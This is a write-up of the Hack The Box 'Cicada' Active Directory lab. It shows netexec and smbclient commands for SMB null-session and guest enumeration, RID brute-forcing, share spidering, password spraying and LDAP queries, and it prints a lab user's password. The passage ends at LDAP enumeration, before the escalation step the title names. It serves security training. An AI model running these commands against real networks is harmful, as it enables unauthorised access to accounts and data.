HTB Cicada: From Password Spraying to Token Abuse
Password Spraying Attack on Active Directory
Privilege Escalation via SeBackupPrivilege Token Abuse
Reconnaissance

Add the IP address of the machine to /etc/hosts:
nano /etc/hosts
Port Scanning

Conduct port scan:
sudo nmap -sV -sC cicada.htb, sudo nmap -sV -p- --max-rate 10000 cicada.htb
Observe that I was dealing with AD structure:

Domain Controller Hostname: commonName=CICADA-DC.cicada.htb
Domain: cicada.htb
Plus, Microsoft HTTPAPI + port 5985 combination refers to WinRM service.

Lastly, SMB ports are shown. I'll try password sprays and null session.

SMB Enumeration - Null Sessions & RID Brute-Forcing
Now let's enumerate SMB shares via null sessions:
nxc smb cicada.htb -u '' -p ''

I also found that a cheatsheet for null session enum, yet I did not know actually about RID what does that mean and so on... Check from here:
On that page, there was another parameter --rid-brute 3000. 3000 is specified as the permissions that the account holds.

Basically, we are asking DC, "Who is 500, 3000, 1001?" through SMB.
I tried different combinations with NULL session and Enumerate Guest.
nxc smb cicada.htb -u '' -p ''
nxc smb cicada.htb -u '' -p '' --users
nxc smb cicada.htb -u 'CTIS' -p '' --users

I identified that the Guest account was enabled, but I didn't know how to enum the guest account.

nxc smb cicada.htb -u 'CTIS' -p '' --rid-brute
It is clear that by combination of non-existing user and --rid-brute, I found the entire user accounts that exist in the domain.
nxc smb cicada.htb -u 'CTIS' -p '' --rid-brute

This cheatsheet recommends the usage of -u 'guest' as well. Let's try:
nxc smb cicada.htb -u 'guest' -p '' --shares
Harvesting Credentials from SMB Shares
Thanks to the HR department share, I can read its belonging contents.
I used netexec spider modules to fuzz contents of shares:
nxc smb cicada.htb -u 'guest' -p '' -M spider_plus

I discovered a .txt file belonging to HR:
{
    "HR": {
        "Notice from HR.txt": {
            "atime_epoch": "2024-08-28 20:31:48",
            "ctime_epoch": "2024-03-14 15:29:03",
            "mtime_epoch": "2024-08-28 20:31:48",
            "size": "1.24 KB"
        }
    }
}

I cannot authenticate SMB through the guest user account, so I also used a random non-existing string to authenticate to the HR share:

smbclient //10.129.231.149/HR -U 'CTIS' -N
ls -> get "Notice from HR.txt"

Password Spraying
As we found AD user accounts, let's try to brute them via the password spraying technique. In real world tests, I have never seen such a RID thing; instead, we try to guess the most suitable ones.
I created my user files as below:
john.smoulder sarah.dantelia michael.wrightson david.orelious emily.oscars
Succeeded as michael account:

With also --continue-on-success param:

LDAP Enumeration & Lateral Movement
I never have a methodology, but simply dive into ldap search.
netexec also provides an ldap option:
nxc ldap cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
